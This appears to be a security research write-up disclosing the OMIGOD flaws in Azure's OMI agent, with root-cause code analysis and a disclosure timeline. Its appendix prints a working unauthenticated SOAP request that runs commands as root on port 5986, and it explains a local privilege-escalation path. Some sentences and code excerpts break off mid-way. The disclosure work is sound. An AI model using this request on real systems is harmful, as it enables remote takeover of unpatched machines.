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OMIGOD: Critical Vulnerabilities in OMI Affecting Countless Azure Customers

Wiz Research recently found 4 critical vulnerabilities in OMI, which is one of Azure's most ubiquitous yet least known software agents and is deployed on a large portion of Linux VMs in Azure.

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The Wiz Research Team recently found four critical vulnerabilities in OMI, which is one of Azure's most ubiquitous yet least known software agents and is deployed on a large portion of Linux VMs in Azure. **The vulnerabilities are very easy to exploit**, allowing attackers to remotely execute arbitrary code within the network with a **single request** and escalate to root privileges.

- CVE-2021-38647 – Unauthenticated RCE as root
- CVE-2021-38648 – Privilege Escalation vulnerability

VMs. In a survey, Wiz found that over 65% of sampled Azure customers were exposed to these vulnerabilities and **unknowingly at-risk**. Although widely used, OMI's functions within Azure VMs are **almost completely undocumented** and there are **no clear guidelines** for customers regarding how to check and/or upgrade existing OMI versions. For a high-level overview of the vulnerability and updates regarding mitigations, **visit our OMIGOD blog**. For our guidance on identifying and remediating OMIGOD in your environment, **download our checklist**.

In this post we describe the full technical details of the vulnerabilities we found with the following sections:

- What is OMI
- Who is Vulnerable
- The OMI Attack Surface
- Technical Overview of Selected Vulnerabilities
- Key Takeaways
- Disclosure Timeline
- Appendix: Full Technical Details

Note that this is only a **partial list**. **Let us know** if you are aware of more Azure services silently deploying OMI.

Why the OMI Attack Surface is interesting to attackers

The OMI agent runs as root with high privileges. Any user can communicate with it using a UNIX socket or sometimes using an HTTP API when configured to allow external usage. As a result, OMI represents a possible attack surface where a vulnerability allows external users or low privileged users to remotely execute code on target machines or escalate privileges.

Some Azure products, such as Configuration Management, expose an HTTPS port for interacting with OMI (port 5986 also known as WinRM port). This configuration enables the RCE vulnerability (CVE-2021-38647). It's important to mention that most Azure services that use OMI deploy it without exposing the HTTPS port.

Note that in the scenarios where the OMI ports (5986/5985/1270) are accessible to the internet to allow for remote management, this vulnerability can be also used by attackers to obtain initial access to a target Azure environment and then move laterally within it. Thus, an exposed HTTPS port is a holy grail for malicious attackers. As depicted in the diagram below, **with one simple exploit they can get**

Figure 1: Lateral movement using CVE-2021-38647

The other three vulnerabilities are classified as **privilege escalation vulnerabilities**, and they can enable attackers to gain the highest privileges on a machine with OMI installed. Attackers often use such vulnerabilities as part of sophisticated attack chains, after gaining initial low privileged access to their targets.

CVE-2021-38647 - Remote Code Execution - Remove the Authentication header and you are root

This is a textbook RCE vulnerability, straight from the 90's but happening in 2021 and affecting millions of endpoints. With a single packet, an attacker can become root on a remote machine by simply removing the authentication header. How can it be so simple?

Thanks to the combination of a simple conditional statement coding mistake and an uninitialized authentication struct, any request without an Authorization header has its privileges default to `uid=0`, `gid=0`, which is root. **O-MI-GOD!**

This vulnerability allows for remote takeover when OMI exposes the HTTPS management port externally (5986/5985/1270). This is in fact the default configuration when installed standalone and in Azure Configuration Management or System Center Operations Manager (SCOM). Fortunately, other Azure services (such as Log Analytics) do not expose this port and thus the scope is limited to local privilege escalation.

The diagram below illustrates the unexpected behavior of OMI when a command execution request is issued with no Authorization header.

Figure 2: OMIGOD RCE vulnerability illustrated

1. **Normal flow with valid password in the Authentication header** - The omicli issues an HTTP request to the remote OMI instance, passing the login information in the Authorization header.
2. **Authorization failure when passing an invalid Authentication header** - As expected, if omicli passes an invalid header it fails.
3. **Exploit flow when passing a command without Authentication header** - The OMI server trusts the request even without an Authentication header and enables the perfect RCE: single-request-to-rule-them-all.

Here is the most minimal patch needed: from the OMI GitHub repo, simply initialize to an invalid value...



Figure 3: Patch applied in the "Enhanced Security" commit

Another disturbing issue we found was that this commit has been available in the OMI GitHub repo for anyone to see for over a month! This means that threat actors could have started exploiting these vulnerabilities over a month ago without any above Remote Command Execution (CVE-2021-38647). The exploitation process is similar as well: record a legitimate command execution request from the omicli, omit the authentication part and reissue the command execution request. The command will be executed as root, regardless of the current user permissions. This might sound like the same vulnerability as the Remote Command Execution, but the root cause analysis shows that it's an entirely different flaw.

OMI Architecture

OMI has a frontend-backend architecture. The user doesn't communicate directly with the `omiserver`. Instead. the server runs as root while a lower privileged frontend process called `omiengine` runs as `omi` user.



Figure 4: omiserver and omiengine in the Linux process list

The only way for a low privileged user to communicate with `omiserver` is through its frontend process `omiengine`.

Figure 5: OMI architecture illustrated

This architecture makes it particularly challenging for the `omiserver` to identify the user communicating on the other side of the communication. The `omiserver` must trust the `omiengine` on the identity of the user. Therefore, each message the `omiengine` forwards to the `omiserver` is accompanied with the `AuthInfo` struct, which contains the user's `uid` and `gid`.

As mentioned in the RCE vulnerability overview, the `AuthInfo` struct is initialized with both `uid` and `gid` equal to zero, the `uid` and `gid` of the root user. As a result, if an attacker manages to issue a request that is forwarded to the `omiserver` before any authentication process takes place, the request will be processed by the `omiserver` as if it was issued by the root user.

The `omiengine` has a very problematic request handling logic. There is a set of message types (e.g. authentication requests) for which the `omiengine` requires special processing before forwarding them to the server. For requests with no

Figure 6: Low privileged user executing a command using the omicli

The diagram below illustrates the communication that occurs when issuing a command execution request using `omicli`:

Figure 7: Valid omicli – OMI command execution flow

Messages with no special handling (such as the `execute /bin/id` request), are forwarded to server. This means that if we issue the command execution request ourselves, without relying on `omicli`, the new process will be spawned under the default privileges inside the `AuthInfo` struct, which are `uid=0`, `gid=0` – root privileges!

All an attacker has to do in order to exploit this vulnerability is to intercept the communication between the `omicli` and the `omiengine`, omit the authentication handshake and the command will be executed as root.

Figure 8: CVE-2021-38648 enables a low privileged user to elevate privileges to root – all the attacker needs is to skip the authentication request

You can find a more in-depth technical analysis of CVE-2021-38647, CVE-2021-38648 and CVE-2021-38645 in the **technical appendix**.

products. The ease of exploitation and the simplicity of the vulnerabilities makes you wonder if the OMI project is mature enough to be used so widely within Azure.

OMI is an example of pre-installed software agents that cloud providers build into VMs running in their cloud. Problematically, this “secret” agent is both widely used (because it is open source) and completely invisible to customers as its usage within Azure is completely undocumented.

There is no easy way for customers to know which of their VMs are running OMI, since Azure doesn’t mention OMI anywhere on the Azure Portal, which impairs customers’ risk assessment capabilities. This issue highlights a gap in the famous **shared responsibility model**. An agent that is under the cloud provider’s responsibility can easily be used by attackers to gain high privileges remotely on their target, and the true tragedy is that customers can’t even know whether they are open to this attack.

Furthermore, it’s unclear who is responsible for patching vulnerabilities like this. Is it the user who isn’t aware the agents exist? Is it the cloud provider that shouldn’t have admin rights on the machine?

We hope to raise awareness of the risks that come with “secret" agents running with high privileges in cloud environments, particularly among Azure customers who are currently at risk until they update to the latest version of OMI. We urge the research community to continue to audit the Open Management Infrastructure to ensure Azure users stay safe.

To learn more about identifying and remediating OMIGOD, with step-by-step guidance, **download our checklist**.

Key Takeaways – Microsoft’s Patch Process in The OMI Repository – Irresponsible Disclosure?

Anyone who is tracking OMI’s GitHub commit logs would notice that a strange “Enhanced Security” **commit** was introduced on August 12th 2021. By doing a trivial patch-diff, a determined attacker could have developed an exploit for these vulnerabilities. This is especially concerning as Microsoft’s official patch (**v1.6.8-1**) was only released on September 8th 2021, leaving affected users with nothing they could do to prevent exploitation for almost a month after giving attackers a “silent” hint about the bugs.

Disclosure Timeline

- **June 01, 2021** – Wiz Research Team reported all 4 OMI vulnerabilities to MSRC

- **July 16, 2021** – MSRC Confirmed the remote command execution vulnerability (CVE-2021-38647).
- **July 23, 2021** – MSRC Confirmed one of the local privilege escalation vulnerabilities (CVE-2021-38649).
- **August 12, 2021** – Wiz Research Team observed an "Enhanced Security" commit fixing all 4 reported vulnerabilities.
- **September 8, 2021** – Official patch released.
- **September 14, 2021** – All 4 vulnerabilities published on September's Patch Tuesday.

APPENDIX: Full Technical Description

CVE-2021-38647- Unauthenticated Remote Command Execution

First let's examine a legitimate example of remote OMI usage. We will execute the following command:

```
/opt/omi/bin/omicli --hostname 192.168.1.1 -u azureuser -p Password1 iv root/scx { SCX_OperatingSystem } ExecuteShellCommand { command 'id' timeout 0 }
```

And the following output will be displayed:

```
instance of ExecuteShellCommand
{
    ReturnValue=true
    ReturnCode=0
    StdOut=uid=1000(azureuser) gid=1000(azureuser) groups=1000(azureuser),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),110(lxd)

    StdErr=
}
```

Seems straightforward. Any user, in our case `azureuser`, can execute an arbitrary command which will be executed with the user's privileges, provided the correct password is supplied. By using Burp Suite and examining the traffic, we can see the protocol is very basic:

```
POST /wsman/ HTTP/1.1
```

```
tp://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:h="http://schemas.m
icrosoft.com/wbem/wsman/1/windows/shell" xmlns:n="http://schemas.xmlsoap.
org/ws/2004/09/enumeration" xmlns:p="http://schemas.microsoft.com/wbem/ws
man/1/wsman.xsd" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:xsi="http://www.w3.org/2001/XMLSchema">
   <s:Header>
      <a:To>HTTP://192.168.1.1:5986/wsman/</a:To>
      <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbe
m/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>
      <a:ReplyTo>
         <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/w
s/2004/08/addressing/role/anonymous</a:Address>
      </a:ReplyTo>
      <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_Ope
ratingSystem/ExecuteShellCommand</a:Action>
      <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSiz
e>
      <a:MessageID>uuid:0AB58087-C2C3-0005-0000-000000010000</a:MessageID
>
      <w:OperationTimeout>PT1M30S</w:OperationTimeout>
      <w:Locale xml:lang="en-us" s:mustUnderstand="false" />
      <p:DataLocale xml:lang="en-us" s:mustUnderstand="false" />
      <w:OptionSet s:mustUnderstand="true" />
      <w:SelectorSet>
         <w:Selector Name="__cimnamespace">root/scx</w:Selector>
      </w:SelectorSet>
   </s:Header>
   <s:Body>
      <p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/
wscim/1/cim-schema/2/SCX_OperatingSystem">
         <p:command>id</p:command> <--- (2)
         <p:timeout>0</p:timeout>
      </p:ExecuteShellCommand_INPUT>
   </s:Body>
</s:Envelope>
```

The user's supplied credentials are passed in the Authorization header, using Basic authentication **(1)**. The user's command is passed inside the SOAP/XML body **(2)**. This is the response for the request above:

```
HTTP/1.1 200 OK
Content-Length: 1415
Connection: Keep-Alive
Content-Type: application/soap+xml;charset=UTF-8
```

```
an.xsd" xmlns:wsmb="http://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd"
xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.
xsd" xmlns:wxf="http://schemas.xmlsoap.org/ws/2004/09/transfer" xmlns:xsi
="http://www.w3.org/2001/XMLSchema-instance">
   <SOAP-ENV:Header>
      <wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anony
mous</wsa:To>
      <wsa:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_O
peratingSystem/ExecuteShellCommand</wsa:Action>
      <wsa:MessageID>uuid:6E73E6A0-C38A-0005-0000-000000020000</wsa:Messa
geID>
      <wsa:RelatesTo>uuid:0AB58087-C2C3-0005-0000-000000010000</wsa:Relat
esTo>
   </SOAP-ENV:Header>
   <SOAP-ENV:Body>
      <p:SCX_OperatingSystem_OUTPUT xmlns:p="http://schemas.dmtf.org/wbe
m/wscim/1/cim-schema/2/SCX_OperatingSystem">
         <p:ReturnValue>TRUE</p:ReturnValue>
         <p:ReturnCode>0</p:ReturnCode>
         <p:StdOut>uid=1000(azureuser) gid=1000(azureuser) groups=1000(az
ureuser),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(di
p),44(video),46(plugdev),109(netdev),110(lxd)</p:StdOut>
         <p:StdErr />
      </p:SCX_OperatingSystem_OUTPUT>
   </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

If we try passing the wrong credentials inside the Authorization header:

```
POST /wsman HTTP/1.1
Connection: Keep-Alive
Content-Length: 1505
Content-Type: application/soap+xml;charset=UTF-8
Authorization: Basic YXp1cmV1c2VyOlBhc3N3b3JkMgo= // <--- Wrong credentia
ls
Host: 192.168.1.1:5986

...
```

we receive a 401 response as expected:

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Basic realm="WSMAN"
```

```
POST /wsman HTTP/1.1
Connection: Keep-Alive
Content-Length: 1505
Content-Type: application/soap+xml;charset=UTF-8
Host: 192.168.1.1:5986

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema">
   <s:Header>
      <a:To>HTTP://192.168.1.1:5986/wsman/</a:To>
      <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>
      <a:ReplyTo>
         <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>
      </a:ReplyTo>
      <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteShellCommand</a:Action>
      <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>
      <a:MessageID>uuid:0AB58087-C2C3-0005-0000-000000010000</a:MessageID>
      <w:OperationTimeout>PT1M30S</w:OperationTimeout>
      <w:Locale xml:lang="en-us" s:mustUnderstand="false" />
      <p:DataLocale xml:lang="en-us" s:mustUnderstand="false" />
      <w:OptionSet s:mustUnderstand="true" />
      <w:SelectorSet>
         <w:Selector Name="__cimnamespace">root/scx</w:Selector>
      </w:SelectorSet>
   </s:Header>
   <s:Body>
      <p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
         <p:command>id</p:command>
         <p:timeout>0</p:timeout>
      </p:ExecuteShellCommand_INPUT>
   </s:Body>
</s:Envelope>
```

We definitely did not expect to receive the following response:

```
e" xmlns:cim="http://schemas.dmtf.org/wbem/wscim/1/common" xmlns:e="htt
p://schemas.xmlsoap.org/ws/2004/08/eventing" xmlns:msftwinrm="http://sche
mas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:wsa="http://schemas.xmlso
ap.org/ws/2004/08/addressing" xmlns:wsen="http://schemas.xmlsoap.org/ws/2
004/09/enumeration" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsm
an.xsd" xmlns:wsmb="http://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd"
xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.
xsd" xmlns:wxf="http://schemas.xmlsoap.org/ws/2004/09/transfer" xmlns:xsi
="http://www.w3.org/2001/XMLSchema-instance">
   <SOAP-ENV:Header>
      <wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anony
mous</wsa:To>
      <wsa:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_O
peratingSystem/ExecuteShellCommand</wsa:Action>
      <wsa:MessageID>uuid:6E73E6A0-C38A-0005-0000-000000030000</wsa:Messa
geID>
      <wsa:RelatesTo>uuid:0AB58087-C2C3-0005-0000-000000010000</wsa:Relat
esTo>
   </SOAP-ENV:Header>
   <SOAP-ENV:Body>
      <p:SCX_OperatingSystem_OUTPUT xmlns:p="http://schemas.dmtf.org/wbe
m/wscim/1/cim-schema/2/SCX_OperatingSystem">
         <p:ReturnValue>TRUE</p:ReturnValue>
         <p:ReturnCode>0</p:ReturnCode>
         <p:StdOut>uid=0(root) gid=0(root) groups=0(root)</p:StdOut>
         <p:StdErr />
      </p:SCX_OperatingSystem_OUTPUT>
   </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


The command executes! On top of that, it executes with root privileges! As we previously mentioned, we think that this is some extremely unexpected behavior. Let's understand the root cause of this bug by inspecting the source code.

There are two important structs to keep in mind: **Http_SR_SocketData** and **AuthInfo**.

```
typedef struct _Http_SR_SocketData {
    ....
    /* Set true when auth has passed */
    MI_Boolean isAuthorised;

    /* Set true when auth has failed */
    MI_Boolean authFailed;
```

```
typedef struct _AuthInfo
{
    // Linux version
    uid_t uid;
    gid_t gid;
}
AuthInfo;
```

When a new user connects to the server, the **_ListenerCallback** function is invoked. This function creates a new **Http_SR_SocketData** (**memset**'ed to 0) and initializes some of its fields.

```
static MI_Boolean _ListenerCallback(
    Selector* sel,
    Handler* handler_,
    MI_Uint32 mask,
    MI_Uint64 currentTimeUsec)
{
....

        /* Create handler */
        h = (Http_SR_SocketData*)Strand_New( STRAND_DEBUG( HttpSocket ) &
_HttpSocket_FT, sizeof(Http_SR_SocketData), STRAND_FLAG_ENTERSTRAND, NULL
);

        if (!h)
        {
            trace_SocketClose_Http_SR_SocketDataAllocFailed();
            HttpAuth_Close(handler_);
            Sock_Close(s);
            return MI_TRUE;
        }

        /* Primary refount -- secondary one is for posting to protocol th
read safely */
        h->refcount = 1;
        h->http = self;
        h->pAuthContext  = NULL;
        h->pVerifierCred = NULL;
        h->isAuthorised = FALSE;
        h->authFailed   = FALSE; <--- (1)
        h->encryptedTransaction = FALSE;
        h->pSendAuthHeader = NULL;
        h->sendAuthHeaderLen = 0;
        ....
```

```
static Http_CallbackResult _ReadData(
    Http_SR_SocketData* handler)
{
....

    /* If we are authorised, but the client is sending an auth header, th
en
     * we need to tear down all of the auth state and authorise again.
     * NeedsReauthorization does the teardown
     */

    if(handler->recvHeaders.authorization) <--- (1)
    {
        Http_CallbackResult authorized;
        handler->requestIsBeingProcessed = MI_TRUE;

        if (handler->isAuthorised)
        {
            Deauthorize(handler);
        }

        authorized = IsClientAuthorized(handler);

        if (PRT_RETURN_FALSE == authorized)
        {
            goto Done;
        }
        else if (PRT_CONTINUE == authorized)
        {
            return PRT_CONTINUE;
        }
    }
    else
    {
        /* Once we are unauthorised we remain unauthorised until the clie
nt
           starts the auth process again */

        if (handler->authFailed) <--- (2)
        {
            handler->httpErrorCode = HTTP_ERROR_CODE_UNAUTHORIZED;
            return PRT_RETURN_FALSE;
        }
    }

    r = Process_Authorized_Message(handler); <--- (3)
```

```
    return PRT_CONTINUE;
}
```

Can you spot the bug? Let's think about how the function processes our request when we do not supply the Authorization header. The first condition **(1)** evaluates to `false`, and we end up inside the else statement, where the second condition **(2)** also evaluates to `false` (as we didn't initiate any authentication procedure, therefore the `authFailed` field is set to `false`). We then continue to the Process_Authorized_Message function, which **handles our request as an authenticated one**. But with what permissions? Because the entire struct was previously `memset`'ed to 0, the `AuthInfo` struct contains `uid=0`, `gid=0`, meaning our request will be handled as if we were **authenticated as root**!

Figure 9: OMIGOD RCE vulnerability illustrated

More Architecture Details

To understand the next two vulnerabilities, we need to have a closer look at OMI's architecture. OMI has a frontend-backend architecture. The user doesn't communicate directly with the `omiserver`. Instead of the `server` which runs as root, has a lower privileged frontend process called `omiengine` that runs as `omi` user. The only way to communicate with `omiserver` is through the UNIX sockets found in the `/etc/opt/omi/conf/sockets/` directory, which is only accessible to the `omi` user, meaning that only processes under the `omi` user can communicate with `omiserver`. Any local user can communicate with the `omiengine` through the `/var/opt/omi/run/omiserver.sock` UNIX socket, which has full RWX permissions.

Figure 10: OMI architecture illustrated

This architecture makes it particularly challenging for the `omiserver` to identify the user communicating on the other side of the UNIX socket. **The `omiserver` must trust the `omiengine` on the identity of the user** on the other end of the UNIX socket.

To illustrate, here is a diagram of the communication that occurs when a user uses `omi` to execute the `/bin/id` binary:

```
/opt/omi/bin/omicli iv root/scx { SCX_OperatingSystem } ExecuteShellCommand { command 'id' timeout 0 }
```

Which yields the following output:

```
instance of ExecuteShellCommand
{
    ReturnValue=true
    ReturnCode=0
    StdOut=uid=1000(azureuser) gid=1000(azureuser) groups=1000(azureuser),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),110(lxd)

    StdErr=
}
```

When no user credentials are provided, `omi` preforms implicit authentication as the user on the other side of the UNIX socket.

Figure 11: Valid omicli - OMI command execution flow

CVE-2021-38648 - Local Privilege Escalation

Each connection between the `omicli` and `omiengine` is defined in a ProtocolSocket

```
    Strand              strand;

    /* currently sending message */
    Message*            message;
    size_t              sentCurrentBlockBytes;
    int                 sendingPageIndex;       /* 0 for header otherwise
1-N page index */

    /* receiving data */
    Batch *             receivingBatch;
    size_t              receivedCurrentBlockBytes;
    int                 receivingPageIndex;     /* 0 for header otherwise
1-N page index */

    /* holds allocation of protocol socket to server */
    Batch *             engineBatch;

    /* send/recv buffers */
    Header              recv_buffer;
    Header              send_buffer;

    /* Client auth state */
    Protocol_AuthState  clientAuthState;
    /* Engine auth state */
    Protocol_AuthState  engineAuthState;
    /* server side - auhtenticated user's ids */
    AuthInfo            authInfo;
    Protocol_AuthData*  authData;
}
ProtocolSocket;
```

One of the most important fields that is worth keeping in mind is the authInfo field, of type **AuthInfo**, which has the following definition:

```
typedef struct _AuthInfo
{
    // Linux version
    uid_t uid;
    gid_t gid;
}
AuthInfo;
```

When a user establishes a new connection to the `omiengine` through the `/var/opt/omi/run/omiserver.sock` a new ProtocolSocket is allocated specifically allocated

```
static Protocol_CallbackResult _ProcessReceivedMessage(
    ProtocolSocket* handler)
{
    ....
        if (msg->tag == PostSocketFileTag)
        {
            ....
        }
        else if (msg->tag == VerifySocketConnTag)
        {
            ....
        }
        ..... // More msg->tag "else if" statements
        else if (msg->tag == BinProtocolNotificationTag && PRT_AUTH_OK !=
handler->clientAuthState) // Is this msg part of authentication process?
        {
         ....
        }
        else
        {
            // Foreword the msg directly to the destination

            //disable receiving anything else until this message is ack'e
d
            handler->base.mask &= ~SELECTOR_READ;
            // We cannot use Strand_SchedulePost becase we have to do
            // special treatment here (leave the strand in post)
            // We can use otherMsg to store this though
            Message_AddRef( msg );  // since the actual message use can b
e delayed
            handler->strand.info.otherMsg = msg;
            Strand_ScheduleAux( &handler->strand, PROTOCOLSOCKET_STRANDAU
X_POSTMSG );
            ret = PRT_RETURN_TRUE;
        }

        Message_Release(msg);
    }

    return ret;
}
```

You can view the **_ProcessReceivedMessage** as a `switch` statement acting on the `msg->tag` field, where the `default` case is to forward the message directly to the server, regardless of the user's authentication state.

Figure 12: CVE-2021-38648 enables a low privileged user to elevate its privileges to root - all the attacker need is to skip the authentication request

The authentication messages fall under the `BinProtocolNotificationTag` clause, while the command execution request itself doesn't match any of the `if-else` clauses and is handled by the `default` procedure, so the message will be forwarded to the server, regardless of the user authentication state. That's some interesting behavior, because the `omiserver` trusts the `omiengine` to handle the user's authentication state and identity. Let's think about what will happen if the user doesn't perform the authentication negotiation before sending the execute command request: instead, once the user connects to the `omiengine`, she immediately issues the execute command request. As mentioned before, the message will be forwarded to the server. The `omiserver` relies on the `omiengine` to provide the user's `uid` and `gid` as part of message metadata. If the user did not initiate the authentication process, the `uid` and `gid` remain untouched, and as mentioned before, the `AuthInfo` struct is `memset`'ed to 0, meaning that the `uid` and `gid` are both equal to 0, the `uid` and `gid` of the root user. The proof-of-concept of such a vulnerability is quite straight forward. We first need to record the communication between the `omicli` and the `omiengine`, omit the first authentication request, and only send the command execution request and gain root command execution.

CVE-2021-38645 - Local Privilege Escalation

As mentioned earlier, OMI has a frontend-backend architecture, meaning that the `omiengine` receives the authentication request from the client, `omicli`, issues a new authentication request to the `omiserver`, saves the authentication result information, such as the user's `uid` and `gid` and forwards the response back to the user.

Look at the authentication logic inside the **_ProcessReceivedMessage** function:

```
static Protocol_CallbackResult _ProcessReceivedMessage(
```

```
                    // forward to server

                    uid_t uid = INVALID_ID;
                    gid_t gid = INVALID_ID;
                    Sock s = binMsg->forwardSock;
                    Sock forwardSock = handler->base.sock;

                    // Note that we are storing (socket, ProtocolSocket*)
here
                    r = _ProtocolSocketTrackerAddElement(forwardSock, han
dler); <--- (1)

                    if(MI_RESULT_OK != r)
                    {
                        trace_TrackerHashMapError();
                        return PRT_RETURN_FALSE;
                    }

                    DEBUG_ASSERT(s_socketFile != NULL);
                    DEBUG_ASSERT(s_secretString != NULL);

                    /* If system supports connection-based auth, use it f
or
                       implicit auth */
                    if (0 != GetUIDByConnection((int)handler->base.sock,
&uid, &gid))
                    {
                        uid = binMsg->uid;
                        gid = binMsg->gid;
                    }

                    /* Create connector socket */
                    {
                        if (!handler->engineBatch)
                        {
                            handler->engineBatch = Batch_New(BATCH_MAX_PA
GES);

                            if (!handler->engineBatch)
                            {
                                return PRT_RETURN_FALSE;
                            }
                        }

                        ProtocolSocketAndBase *newSocketAndBase = Batch_G
etClear(handler->engineBatch, sizeof(ProtocolSocketAndBase));
                        if (!newSocketAndBase)
```

```
                        if( r != MI_RESULT_OK )
                        {
                            trace_FailedNewServerConnection();
                            return PRT_RETURN_FALSE;
                        }

                        handler->clientAuthState = PRT_AUTH_WAIT_CONNECTI
ON_RESPONSE;
                        handler = &newSocketAndBase->protocolSocket;
                        newSocketAndBase->internalProtocolBase.forwardReq
uests = MI_TRUE;

                        // Note that we are storing (socket, ProtocolSock
etAndBase*) here
                        r = _ProtocolSocketTrackerAddElement(s, newSocket
AndBase); <--- (3)

                        if(MI_RESULT_OK != r)
                        {
                            trace_TrackerHashMapError();
                            return PRT_RETURN_FALSE;
                        }
                    }

                    handler->clientAuthState = PRT_AUTH_WAIT_CONNECTION_R
ESPONSE;

                    if (_SendAuthRequest(handler, binMsg->user, binMsg->p
assword, NULL, forwardSock, uid, gid) ) <--- (4)
                    {
                        ret = PRT_CONTINUE;
                    }
                }
                ....
}
```

Let's review the logic, **(1)** first the `omiengine` saves the client's socket in a connection hash map, using the connection number as the key. **(2)** Then the `omiengine` establishes a new connection with the `omiserver`, **(3)** and saves it in the same tracker hash map. **(4)** Then the authentication request is sent to the server for validation.

Now let's look at how the same function handles the server response:

```
static Protocol_CallbackResult _ProcessReceivedMessage(
```

```
                    Sock forwardSock = INVALID_SOCK;
                    ProtocolSocket *newHandler = _ProtocolSocketTrackerGetElement(s); <--- (1.2)
                    if (newHandler == NULL)
                    {
                        trace_TrackerHashMapError();
                        return PRT_RETURN_FALSE;
                    }

                    if (binMsg->result == MI_RESULT_OK || binMsg->result == MI_RESULT_ACCESS_DENIED)
                    {
                        if (binMsg->result == MI_RESULT_OK)
                        {
                            newHandler->clientAuthState = PRT_AUTH_OK; <--- (2)
                            newHandler->authInfo.uid = binMsg->uid;
                            newHandler->authInfo.gid = binMsg->gid;
                            trace_ClientCredentialsVerfied(newHandler);
                        }

                        ProtocolSocketAndBase *socketAndBase = _ProtocolSocketTrackerGetElement(handler->base.sock); <--- (3)
                        if (socketAndBase == NULL)
                        {
                            trace_TrackerHashMapError();
                            return PRT_RETURN_FALSE;
                        }

                        r = _ProtocolSocketTrackerRemoveElement(handler->base.sock);
                        if(MI_RESULT_OK != r)
                        {
                            trace_TrackerHashMapError();
                            return PRT_RETURN_FALSE;
                        }

                        r = _ProtocolSocketTrackerRemoveElement(s);
                        if(MI_RESULT_OK != r)
                        {
                            trace_TrackerHashMapError();
                            return PRT_RETURN_FALSE;
                        }

                        // close socket to server
                        trace_EngineClosingSocket(handler, handler->base.sock);
```

Before we dive into this code snippet, there is something that needs to be emphasized. The **_ProcessReceivedMessage** function processes an incoming request from the client and the server the **same** way, **without** any server validation. **(1.1)** The client's socket id is fetched from the response and **(1.2)** fetched from the hash-map; if the socket is not found inside the hash-map, the authentication process fails. **(2)** Then the authentication response is parsed, and the authentication info is set accordingly. From now on, every command coming out of this client socket is executed with those `binMsg->uid` and `binMsg->gid`, then **(3)** the server socket is fetched from the hash-map; if it does not exist the authentication process fails.

